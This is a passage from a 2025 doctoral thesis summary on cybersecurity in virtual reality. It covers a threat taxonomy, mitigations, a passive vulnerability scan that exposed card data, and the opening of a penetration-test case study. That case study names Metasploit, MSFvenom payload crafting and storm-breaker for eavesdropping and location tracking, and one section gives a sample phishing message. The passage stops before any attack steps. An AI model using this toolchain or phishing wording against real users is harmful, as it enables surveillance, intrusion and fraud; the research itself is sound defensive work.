



Universitatea
Transilvania
din Braşov

INTERDISCIPLINARY DOCTORAL SCHOOL

Faculty of Electrical Engineering and Computer Science

Rebecca Acheampong

Addressing Cybersecurity Concerns in Virtual Reality Applications

Abordarea Preocupărilor de Securitate
Cibernetică în Aplicații de Realitate Virtuală

SUMMARY of the Doctoral Thesis

Scientific supervisor

Prof. Dr. Dorin-Mircea Popovici

BRAȘOV, 2025

Acknowledgements

I humbly express my deepest gratitude to the Almighty God, whose presence has been the guiding force behind every stage of my academic journey. His divine intervention and unwavering grace have sustained me and paved the way for the successful completion of this work.

I am profoundly grateful to my academic advisor, Prof. Dr. Dorin-Mircea Popovici, for his exceptional guidance, consistent encouragement, and steadfast support throughout the duration of this research. His commitment to academic excellence and keen attention to detail have significantly shaped the direction and quality of this dissertation.

My sincere appreciation also goes to my second advisor, Prof. Dr. Ing. Titus Bălan, whose deep expertise in cybersecurity, thoughtful advice, and genuine interest in my academic growth have been instrumental to my success. I am thankful for his mentorship and efforts in securing academic support during my doctoral studies.

I extend my heartfelt thanks to the members of my doctoral committee, each of whom has played a distinct role in shaping my academic path. Prof. Ing. Florin Gîrbacia provided a solid foundation in Virtual Reality, helping me grasp the fundamentals of this evolving field. Prof. Dr. Ing. Sorin Moraru consistently encouraged me to consolidate my findings and move forward with my thesis. Conf. Dr. Elena Băutu offered valuable insights that have propelled me through various phases of this journey. I remain deeply indebted to them all.

I wish to express special thanks to my family and close friends: Louis Acheampong, Mercy Vicentia Nazzar, Benjamin Anim, Sheila Adjei, Louisa Oppong Afriyie, Gifty Nyarko, Alice Dawson, Francisca Anim and Daniela Migneu, whose unwavering love, emotional support, and timely financial assistance helped me persevere through unforeseen personal and academic challenges. Their sacrifices and belief in my potential have been the bedrock of my resilience.

I am also grateful to colleagues and collaborators in the field of cybersecurity whose shared research efforts and intellectual partnerships enriched the depth and rigor of this dissertation. In particular, I wish to acknowledge Alexandre Rekeraho, for the many hours spent exploring solutions to complex problems; Ionuț-Alexandru Oprea, for his contributions and collaborative efforts; Emmanuel Tuyishime, for his involvement in a research paper and project work; and Manuel Soto, for our joint research engagements.

In addition, I would like to express my sincere gratitude to the funders of the SPIRIT Horizon open call 1 project, in which I had the privilege of participating as a research assistant responsible for cybersecurity duties. I am especially thankful to my coordinator, Gabriel Danciu, whose guidance and support greatly enriched my experience. Working with him and the entire GENSAVR team was both intellectually rewarding and professionally inspiring.

Finally, I would like to extend my sincere appreciation to the students of the *Multi-Modal Virtual Environments* course at Ovidius University, Constanța, who generously contributed to this research

by participating in the user study. Their involvement has been vital to achieving the goals of this dissertation.

To everyone who walked this journey with me through mentorship, collaboration, or unwavering support thank you.

Rebecca Acheampong

CONTENTS

CONTENTS	4
Chapter 1. Introduction.....	7
1.1. Research Problem and Motivation	7
1.2. Aim and Objectives of the Research	8
1.3. Thesis Structure and Content	8
Chapter 2. State-of-the-Art Cybersecurity Concerns and Mitigations in Virtual Reality Systems	11
2.1. Cybersecurity Threats and Privacy Risks in Virtual Reality	11
2.2. Common Attack Vectors.....	12
2.3. Taxonomic Classification of VR Threats.....	13
2.4. Mitigation Measures for Virtual Reality Security	14
2.4.1 Network Security & Communication Encryption	14
2.4.2 Authentication Methods	15
2.4.3 Hardware Security and Data Storage.....	15
2.4.4 Zero Trust Architecture	15
2.4.5 Federated Learning for Privacy.....	15
2.4.6 Existing Frameworks.....	16
2.4.7 Findings and Limitations of Existing VR Security Mitigation Measures.....	16
2.5. Case Study 1: Personally Identifiable Information Exposure Vulnerability Assessment.....	16
2.5.1 Research Methodology	17
2.5.2 Findings and Analysis	18
2.5.3 Recommended Mitigation Strategies	19
2.5.4 Conclusion.....	19
2.6. Case Study 2 – Threat model.....	19
2.6.1 Methodology	21
2.6.2 Threat Scenarios.....	21
2.6.3 Identified Threats and their Vulnerabilities	24
2.6.4 Cybersecurity Risk Assessment.....	25

2.7. Conclusion	26
Chapter 3. Balancing Usability, User Experience, Security and Privacy in VR Systems.....	28
3.1. Definition of Terms	28
3.2. Achieving a Balance in Usability, User Experience, Security and Privacy in VR.....	29
3.2.1 The Concept of User Experience and Usability in VR Systems	29
3.2.2 The Relationship Between Usability, UX, Security and Privacy	30
3.2.3 Case Study Methodology and Results	30
3.2.4 The Correlation between the Variables Used for the Study.....	32
3.3. Conclusion	33
Chapter 4. Authenticity and Integrity of Virtual Assets in Immersive Environments.....	34
4.1. The Concept of Digital Signature.....	34
4.2. The Role of Authenticity and Integrity in securing virtual assets in VR spaces.....	35
4.3. Proposed user-centric solution for real-time asset signing and verification in VR spaces.....	35
4.4. Conclusion.....	37
Chapter 5. Security Integration and Enhancement in the GENSAVR Platform	39
5.1. Components of GENSAVR Platform.....	39
5.2. Security Integration in the GENSAVR Platform.....	39
5.2.1 Implementation and Deployment	41
5.2.2 Security Tests Results	43
5.3. Conclusion	44
Chapter 6. Time Adaptive Security for Privacy and Compliance in Immersive Applications.....	45
6.1. The Privacy Dilemma in Multi-Modal Interactions in Immersive Environments	45
6.2. The Role of Adaptive Security in Compliance Enforcement.....	46
6.2.1 Ensuring Region-Specific Data Privacy Compliance in the Metaverse.....	46
6.3. Implementation of Real-Time Adaptive Security for Privacy and Compliance.....	47
6.3.1 Methodology	47
6.3.2 System Testing & Validation.....	48
6.3.3 Discussion of Results.....	50
6.4. Conclusion	51

Chapter 7. Final Conclusions, Original Contributions and New Research Directions.....	52
7.1. Conclusions	52
7.2. Original Contributions of the Research.....	53
7.3. Dissemination and Valorization of Research Results	54
7.4. Future Research Directions	56
References	57

Chapter 1. Introduction

The rapid evolution of technology has ushered in an era of unprecedented digital transformation, fundamentally altering how we live, work, and engage with the world around us [1]. From healthcare and education to entertainment and enterprise, digitization has created vast opportunities for innovation, efficiency, and connectivity [2]. Among the most transformative advancements in this digital revolution is the emergence of Virtual Reality (VR). This technology has redefined the boundaries between the physical and virtual worlds, enabling immersive experiences that were once the realm of science fiction [3].

VR fully immerses users in a computer-simulated environment, isolating them from the real world. With a Head-Mounted Displays (HMDs) such as Oculus Rift and HTC Vive coupled with controllers or, hand and body tracking, VR allow users to be submerged and interact with the virtual environment [4].

Furthermore, VR allows users to traverse the limitations of reality, offering immersive environments where they can interact, collaborate, and share experiences in real time. These capabilities are powered by significant advancements in computing power, graphics processing, and HMD technologies, which have made VR more accessible and impactful than ever before [5]. Today, VR is not only revolutionizing industries but also reshaping social interactions, education, and entertainment, offering users a profound sense of "presence" and engagement.

1.1. Research Problem and Motivation

Despite the growing adoption of VR technologies, their immersive and interconnected nature presents significant cybersecurity challenges [6]. The integration of hardware (e.g., HMDs, motion controllers), software, network protocols, and sensitive biometric data creates a large and complex attack surface [3]. These unique characteristics make VR systems especially vulnerable to threats such as unauthorized access, data breaches, malware injections, social engineering, and psychological manipulation.

Threat actors can exploit vulnerabilities in VR hardware, such as HMDs and motion controllers, to unlawfully access sensitive information. Similarly, weaknesses in VR software and network communication protocols can be leveraged to manipulate virtual environments, inject malicious code, or launch phishing attacks [7]. Furthermore, the immersiveness of VR blurs the boundaries between physical and virtual worlds, making users more susceptible to psychological manipulation and social engineering attacks [8].

Current cybersecurity frameworks and protocols were designed for conventional computing environments and are insufficient to address the spatial, behavioral, and privacy-specific risks in VR. Many VR platforms focus heavily on user experience and innovation, often at the expense of robust security [9].

1.2. Aim and Objectives of the Research

The main aim of the research is to explore the cybersecurity gaps inherent in VR and develop an actionable strategy to address them.

Specific objectives:

01. Identify and analyse cybersecurity vulnerabilities in VR systems.

Examine common attack vectors, such as hardware exploits, software vulnerabilities, network insecurities, and human-factor risks in VR environments.

02. Evaluate existing cybersecurity frameworks and their limitations.

Review current cybersecurity measures and protocols applied to VR systems and assess the gaps and shortcomings in existing frameworks in addressing VR-specific threats.

03. Conduct real-world case studies and risk assessment.

Perform threat simulations and empirical studies to assess the impact of cyberattacks on VR users, privacy, and system integrity.

04. Evaluating the Balance Between Usability, Security, and Privacy in VR

Conduct user-centric evaluations to analyze the interplay between usability, security, and privacy in VR environments, ensuring that security implementations are seamlessly integrated without compromising immersion and quality of experience.

05. Implement and validate security mitigations in VR environments.

Develop and integrate security measures, into VR applications and evaluate their effectiveness and practicality of these security solutions through experiments, usability tests, and compliance assessments.

1.3. Thesis Structure and Content

This doctoral thesis is organized into seven chapters. Titled "Addressing Cybersecurity Concerns in Virtual Reality Applications", the research provides a foundation for future work on security frameworks aimed at addressing the evolving security and privacy challenges in VR environments.

The study includes threat simulations to assess vulnerabilities in VR systems and explores how security measures can be integrated without disrupting usability or user experience. The research also implements three major security mitigations within VR platforms to enhance protection while preserving immersion and interactivity. Three key security mitigation implementations:

1. Cryptographic digital signatures to ensure the integrity and authenticity of virtual assets.
2. Adaptive security solutions to protect user data and enforce compliance dynamically.
3. Multi-layer authentication mechanisms for access control and session management.

Chapter 1: Introduction

This chapter presents the rationale and motivation for the research, emphasizing the inherent security risks in VR technologies and the importance of addressing them. It provides an overview of VR systems, discussing their core components, significance, and diverse application domains. The chapter further identifies key research gaps, and articulate the aims and objectives that guide this study to solve the gaps.

Chapter 2: Cybersecurity Concerns and Mitigation Strategies

This chapter analysis of cybersecurity threats in VR, categorizing them using the CIA Triad and attack vectors. It reviews current mitigation strategies for securing immersive environments and includes a real-world case study with a risk assessment to validate and reinforce the findings.

Chapter 3: Balancing Usability, User Experience, Security, and Privacy in VR Systems

This chapter examines the trade-offs between usability, user experience, security, and privacy in VR. It presents a user-centric model and a case study with thirteen participants, showing that inclusive, intuitive security designs can enhance trust and usability without reducing security.

Chapter 4: Enhancing Security and Authenticity in Immersive Environments

This chapter presents the use of RSA-2048 and SHA-256 digital signatures to secure virtual assets in VR. A practical implementation enables users to intuitively sign and verify assets, strengthening trust and authenticity without compromising usability.

Chapter 5: Security Integration and Enhancement in the GENSAVR Platform

This chapter presents the integration of a multi-layered security framework for protecting authentication mechanisms, session management, and real-time backend systems on the GENSAVR platform. Security enhancements include:

1. Nakama for secure user authentication,
2. Kubescape for Kubernetes security scanning,
3. ARMO for real-time security monitoring.

Risk assessments and NSA compliance scans identified and addressed issues in workload deployments, RBAC policies, privilege escalation, and network security. Emphasis was placed on maintaining secure, uninterrupted user sessions across immersive experiences.

Chapter 6: Real-Time Adaptive Security for Privacy and Compliance in Immersive Applications

This chapter addresses the privacy challenges arising from multi-modal data collection in immersive environments. It presents a real-time adaptive security model that enforces regional data protection laws by dynamically adjusting data collection policies based on user location. Using geolocation detection via IPInfo API and GPS, the system ensures compliance with privacy regulations such as

GDPR and CCPA. This approach safeguards user data across virtual spaces, promoting trust and mitigating risks in the evolving Metaverse landscape

Chapter 7: Final Conclusions, Original Contributions, and Future Directions

This concluding chapter summarizes the research findings, highlighting the original contributions made by the author. It also outlines methods for disseminating the research, discussing potential real-world applications and future research directions to further advance VR cybersecurity frameworks.

Chapter 2. State-of-the-Art Cybersecurity Concerns and Mitigations in Virtual Reality Systems

As society's reliance on technology grows, so does its exposure to cyber threats [10]. Even the most secure network infrastructures can be compromised due to human errors [11]. These vulnerabilities put critical information systems at risk, increasing the need for robust cybersecurity measures across all sectors.

This chapter addresses Objectives 1-3, focusing on the unique cybersecurity risks within VR systems and examining how attackers exploit both hardware and software gaps. It outlines key privacy and security concerns, categorizes threat types, and presents real-world case studies to demonstrate the practical implications of these vulnerabilities.

The chapter contributes to the thesis by:

- Identifying VR vulnerabilities, analyzing threats, and validating risks through case studies.
- It delivers a comprehensive exploration of cybersecurity threats in VR environments, providing a detailed understanding of the risks that arise from the immersive and interactive nature of VR
- It introduces a structured taxonomy that classifies threats both by core cybersecurity principles CIA and by attack vectors such as network vulnerabilities, unauthorized access, and social engineering.

2.1. Cybersecurity Threats and Privacy Risks in Virtual Reality

The foundation of cybersecurity is built upon the CIA triad: Confidentiality, Integrity, and Availability. The CIA triad serves as a foundational framework for maintaining strong information security [12]. Each pillar plays a critical role in protecting digital assets, and in the context of VR, these principles must be carefully maintained to safeguard users and systems from cyber threats. In the case of VR, threats can impact confidentiality, integrity, and availability simultaneously, leading to severe consequences [13].

VR systems present a broader attack surface due to their dependance on sensor-rich environments, real-time process of data, and interconnected hardware and software components [3].

Data privacy is one of the most critical concerns in VR environments [14]. VR collects sensitive data like body movements, gaze, and biometrics, which can be exploited for surveillance or identity profiling [15].

Unauthorized access remains a major cybersecurity risk in VR environments, where malicious actors can infiltrate user accounts, manipulate virtual identities, and exploit system vulnerabilities [16].

For risks related to virtual object manipulation and safety risks, attackers may manipulate virtual elements, alter spatial setups, or inject malicious content to disrupt user experience [17]. While manipulation attacks are real in VR, network security threats affects network connectivity and exposes users to data interception, MITM attacks, and voice eavesdropping [4] exposing confidential discussions in corporate VR meetings, online gaming, and virtual classrooms.

Research has shown that immersion reduces user awareness, making them more vulnerable to social engineering and deception [18]. VR identities tied to behavioral and biometric data are hard to recover if stolen, leading to advanced forms of impersonation. VR fraud incorporates body language, behavioral traits, voice tone, and other biometric identifiers, making deception far more difficult to detect [19].

2.2. Common Attack Vectors

The wide adoption of VR also presents a growing attack surface for cybercriminals. These threats stem from vulnerabilities in hardware, software, network communications, and user interactions, allowing attackers to intercept data, manipulate virtual environments, deploy malware, and disrupt VR infrastructure. This section explores the most prevalent attack vectors in VR environments, detailing how adversaries exploit weaknesses in hardware, software, network communications, and user behavior.

Malware manifests in various forms, including viruses, worms, spyware, trojans, ransomware, and rootkits [20]. Attackers exploit VR system vulnerabilities and third-party plugins to inject malware (e.g., trojans, spyware).

Social engineering is a deception-based attack that exploits human psychology to trick individuals to revealing confidential data, making fraudulent transactions, or engaging in unsafe behaviors [21]. Social engineering remains a top cybersecurity concern, with 85% of data breaches involving human interaction in 2022. VR's immersive and avatar-based interactions make users more susceptible to deception [22]. Impersonation through avatars enables phishing and identity fraud, as seen in real-world incidents like the Roblox 2022 data breach [23].

MITM attacks have long exploited communication channels, allowing attackers to intercept, manipulate, or spoof network traffic between two communicating parties [24]. Adversaries intercept and manipulate real-time VR communications, exploiting weak protocols and authentication [25].

MITM attackers insert themselves between two parties in a VR session, making them appear as a trusted participant while secretly intercepting or altering communications. This allows them to impersonate legitimate users, gaining unauthorized access to private conversations, financial transactions, or corporate meetings [26].

VR platforms are highly reliant on uninterrupted connectivity [27]. DoS and DDoS attacks can overload servers, disrupt sessions, and crash VR infrastructure particularly in gaming and education settings [3]. A notable incident occurred in 2019, when a DDoS attack disrupted the VRChat network, highlighting the susceptibility of social and gaming-oriented VR services [28].

2.3. Taxonomic Classification of VR Threats

The immersive and interactive nature of VR creates new attack surfaces, making it essential to establish a comprehensive and structured taxonomy of security threats.

This section identifies 24 threats and categorized in Table 2.1. To effectively classify threats in VR, a dual categorization model is employed, focusing on:

1. CIA Triad – This categorization examines how threats impact the CIA of VR systems.
2. Attack Vectors (How attacks happen?) – This classification is based on the methods used by attackers to exploit vulnerabilities in hardware, software, network infrastructure and user interactions.

Combining these two models ensure a holistic understanding of VR threats, enabling better risk assessment, defense strategies, and policy-making for securing immersive digital spaces.

Table 2.1. Taxonomic classification of threats in VR environments

Threats in VR	Attack Vector/Component exploited	Attack Type	C	I	A
Gyroscope & Motion Sensor Exploitation for Surveillance [15]	Hardware & Sensor exploitation	User Tracking & Surveillance	√		
Biometric Data Leaks [3]	Software	Data Theft & Unauthorized Profiling	√		
Exploiting Eye-Tracking Data for Behavioral Analysis	Software and Network	Behavioral Profiling	√		
Trojan Horse Exploits in VR Applications & Plugins	Software & Application	Malware	√	√	
Ransomware Encrypting VR Files & Critical User Data [17]				√	√
Rootkits Enabling Persistent Backdoor Access to VR Devices			√	√	
Spyware Recording VR User Interactions & Conversations			√		
Bandwidth Exhaustion Attacks Disrupting VR Connectivity	Network	DoS & DDoS			√
Latency Manipulation Attacks in Competitive VR Gaming					√
Eavesdropping on VR Voice & Spatial Audio Conversations [24]		Session Hijacking & Data Interception	√		

[29]					
MITM Attacks			√	√	
VR Sessions Hijacking [30]			√		√
Traffic Redirection & Fake VR Network Portals			√		√
Disorientation Attacks [17]				√	
Chaperon Attack [17]	Hardware & Sensor Exploitation	Navigation, motion & Spatial Manipulation Attacks		√	√
Camera Overlay Attack [17]				√	
Human Joystick Attack [17]				√	√
MITR Attack [24]					
	Network & Social Engineering	Unauthorized Access and control	√	√	
Inception Attack [31]	Software & Human Manipulation	Deception & Reality Manipulation		√	
Deceptive Avatars & AI-Powered Deepfake Interactions	Human Factor (Social Engineering)	Identity Spoofing & Manipulation	√	√	
Fake Virtual Goods & Market Scams in VR Marketplaces		Financial Fraud & Identity Theft	√	√	
Identity Spoofing in VR-Based Financial Transactions		Account Takeover & Financial Theft	√		
Phishing Attacks in VR Spaces [32]		Unauthorized Access & privacy Violation	√		
Avatar Impersonation & Deepfake Identity Spoofing [16]		Digital Identity Theft	√		

By structuring VR threats under both CIA Triad and Attack Vectors, a comprehensive framework was created that identifies the core risks VR users and organizations face. Additionally, it explains how these threats materialize and what methods attackers use and provides a structured foundation for cybersecurity defenses, regulations, and mitigation strategies,

2.4. Mitigation Measures for Virtual Reality Security

This section explores the latest security frameworks, technologies, and best practices used to address hardware vulnerabilities, software security risks, network threats, and human-centric attacks such as social engineering and identity spoofing.

2.4.1 Network Security & Communication Encryption

- **End-to-End Encryption:** Techniques like TLS, SSL, and VPN secure VR data in transit [33].
- **Homomorphic Encryption:** Enables operations on encrypted data, especially useful for sensitive biometric or financial data [34].

- **AI-Driven Intrusion Detection:** AI-powered IDS/IPS detect anomalies and threats like MITM attacks in real-time, ensuring proactive defense [35].

2.4.2 Authentication Methods

As virtual reality VR applications become more widely adopted, the demand for robust authentication mechanisms continue to rise. Various authentication strategies have been proposed, ranging from knowledge-based authentication and biometric authentication to Multi-Factor Authentication (MFA) and blockchain-based identity management.

- **Knowledge-Based Authentication (KBA):** Traditional passwords enhanced with VR-specific designs like RubikAuth and RubikBiom to resist observation and brute-force attacks [36] [34].
- **Biometric Authentication:** Uses unique physical traits like eye movement (OcuLock) or gaze tracking for seamless and secure identity verification.
- **Blockchain-Based Identity Management:** Decentralized and tamper-proof identity management ensures secure authentication without central authority [25, 27].
- **Adaptive Authentication:** Login protocols adjust based on behavior, location, and context to enhance security dynamically [37].

2.4.3 Hardware Security and Data Storage

- **Trusted Execution Environments (TEEs):** Isolated hardware zones safeguard sensitive data from system-level attacks [38]. Integrating TEEs into VR headsets protect against memory-based attacks, unauthorized access, and system vulnerabilities
- **Advanced Encryption:** Zero-knowledge proofs and attribute-based encryption enforce access control while preserving user privacy [39].

2.4.4 Zero Trust Architecture

Consequently, security measures must be enforced at every stage of any critical operation. In VR interactions, this means users should never assume that others can be trusted with their personal data. Nakajima highlights that a key strategy for preventing social engineering attacks is to continuously refine users' decision-making criteria by learning from real-world examples [32].

2.4.5 Federated Learning for Privacy

Google introduced federated learning (FL) to tackle data privacy challenges by facilitating collaborative model training across various IoT devices. VR devices train models locally without

sharing user data. It supports secure collaboration across distributed systems, enhancing data privacy. This approach enables collaborative learning while preserving privacy of individual data [17].

2.4.6 Existing Frameworks

Both NIST SP 800-53 [40] and ISO/IEC 27001 define general security controls, such as access control, encryption, and system monitoring. However, they lack explicit guidelines for immersive environments, signaling a gap in standardization for VR-specific threats.

2.4.7 Findings and Limitations of Existing VR Security Mitigation Measures

The findings from this chapter serve as a foundation for developing comprehensive VR security frameworks. However, existing mitigation measures display notable limitations, highlighting on the need for continued research and innovation.

A key challenge remains balancing security with user experience. Many security mechanisms introduce friction in user interactions, which can negatively impact immersion and user experience. For example, excessive authentication steps may interrupt the flow of the experience and lead to user frustration if user input.

Moreover, VR security monitoring and incident response mechanisms remain underdeveloped. Current IDS and threat response systems for VR environments are limited, making it difficult to detect real-time attacks.

In addition, legal and regulatory complexities hinder effective enforcement of VR data protection measures. The cross-border nature of immersive applications makes privacy law enforcement difficult, as users seamlessly transition between jurisdictions with varying data protection policies. These limitations underscore the need for user-centric, adaptable, and legally compliant security solutions.

2.5. Case Study 1: Personally Identifiable Information Exposure Vulnerability Assessment

This case study investigates a Personally Identifiable Information (PII) exposure vulnerability detected on a VR gaming distribution platform. As part of addressing objective 3, a real-world vulnerability assessment was conducted on a widely used VR platform that serves thousands of users daily.

This section contributes to both the chapter and the overall thesis by:

1. Providing a real-world case study on how PII leaks occur in VR gaming platforms, expanding on CWE-359 with practical findings.
2. Demonstrating the application of OWASP ZAP as a tool for non-intrusive security testing in online gaming environments.

3. Highlighting compliance risks related to API misconfigurations, particularly in the context of Payment Card Industry Data Security Standard (PCI-DSS).
4. Providing a framework for assessing data protection flaws in online services, offering actionable security recommendations.

2.5.1 Research Methodology

This research follows ethical security testing practices, ensuring that no intrusive methods were used. The assessment leveraged OWASP ZAP, an industry-standard open-source web application scanner.

The selected target is a popular VR gaming platform that supports cross-platform access, allowing users to interact across multiple devices.

- Setup and Testing Procedure

✓ Setup

Configuring OWASP ZAP Proxy - OWASP ZAP Proxy settings were adjusted to match the local IP and port of the host machine.

Configuring the Target Client - The VR platform's settings were modified to route network traffic through the OWASP ZAP proxy by adjusting its web browser settings to use the designated IP and port.




Figure 2.1. Vulnerability Assessment setup and test workflow

✓ Testing

The platform was launched, and normal activities were performed, such as browsing the app store and interacting with in-game features.

Passive Scanning with OWASP ZAP - ZAP intercepted the network traffic between the platform and external servers, analyzing API responses as illustrated in Figure 2.1. Then, ZAP automatically flagged vulnerabilities, categorizing them based on severity, as illustrated in Figure 2.2.




Figure 2.2. Detected vulnerabilities identified during the traffic interception with OWASP ZAP

2.5.2 Findings and Analysis

During the vulnerability scanning with OWASP ZAP, 18 vulnerabilities were detected as illustrated in Figure 2.2. PII Disclosure appeared as the high risk and it was the focus of the assessment in the study.

The identified PII Disclosure exposed data containing Credit Card Type, Bank Identification Number (BIN). Figure 2.3 and Figure 2.4 illustrates the exposed API response during OWASP ZAP's network traffic response.




Figure 2.3. Further detail information of the PII Disclosure vulnerability. Showing the URL, the CWE ID and the type of scan performed




Figure 2.4. Details of the exposed financial information during the API interception by OWASP ZAP

- **Potential Security Risks**

The vulnerability contains high-risk impact and also breaches confidentiality. Such information leakage can be associated with a number of risks which are discussed below.

1. Financial Fraud & Credit Card Abuse

Attackers could exploit the exposed BIN and card type to facilitate fraudulent transactions, leading to financial losses for affected users [41].

2. Phishing & Social Engineering Risks

Fraudsters could craft highly targeted phishing messages using the exposed credit card data. For example: "your [Brand] card ending in [BIN number] has detected unauthorized activity. Click here to secure your account". Unsuspecting users may reveal full credit card details, falling victim to financial scams.

3. Credential Stuffing & Account Takeover

Attackers could use exposed data to guess or guess passwords, reset accounts, or launch credential stuffing attacks. If users reuse passwords across multiple platforms, this could escalate into widespread account hijacking.

2.5.3 Recommended Mitigation Strategies

Sensitive financial data should never be exposed in plaintext. Implementing format-preserving encryption mask credit card information [42]. Moreover, API responses must be filtered to remove sensitive data before transmission. And ensuring all financial data adhere to PCI-GDPR and CCPA regulations is a good practice to ensure user financial data safety. Furthermore, conducting routine security audits is relevant for detecting and resolving potential vulnerabilities within APIs.

2.5.4 Conclusion

This study highlights the dangers of financial data exposure due to misconfigured API responses in a widely used VR gaming platform. Using OWASP ZAP, this assessment identified a critical vulnerability that could lead to fraud, identity theft, and non-compliance with financial security regulations.

The study reinforces the importance of establishing proactive security controls for protecting user financial information in immersive digital environments and also demonstrates the effectiveness of non-intrusive security assessments using ethical hacking methodologies.

2.6. Case Study 2 – Threat model

As a key contribution to this thesis, this case study also addresses objective 3 by conducting and analyzing threat scenarios to identify vulnerabilities inherent in Extended Reality (XR) systems.

The section contributes to the chapter by:

1. Designing and implementing a scenario-driven risk assessment methodology to evaluate security risks in XR environments.
2. Simulating real-world attack scenarios to identify vulnerabilities and analyze their impact in XR environments.
3. Introducing a structured, likelihood-based risk assessment model tailored to XR environments, integrating human, technical, and attack popularity factors.
4. Quantifying security risks using a hybrid approach that combines the Common Vulnerability Scoring System (CVSS) with custom likelihood model.

Figure 2.5 and Figure 2.6 illustrate the attack workflows of the examined scenarios, providing a visual representation of how these security threats unfold in VR ecosystems. The detailed process and threat impact assessment are discussed in the following sections.




Figure 2.5. The remote code execution attack workflow diagram for scenario 1




Figure 2.6. Eavesdropping and surveillance attack workflow diagram for scenario 2

2.6.1 Methodology

This section outlines the technical steps, tools, and experimental setups used to execute and evaluate these attack scenarios.

Tools used in the experimental setup


Metasploit framework was used for the penetration testing , whilst MSFvenom [43] was used for crafting payloads. Apache2 webserver was used in delivering the payload and storm breaker for eavesdropping, location tracking, and extracting device information [44].

2.6.2 Threat Scenarios

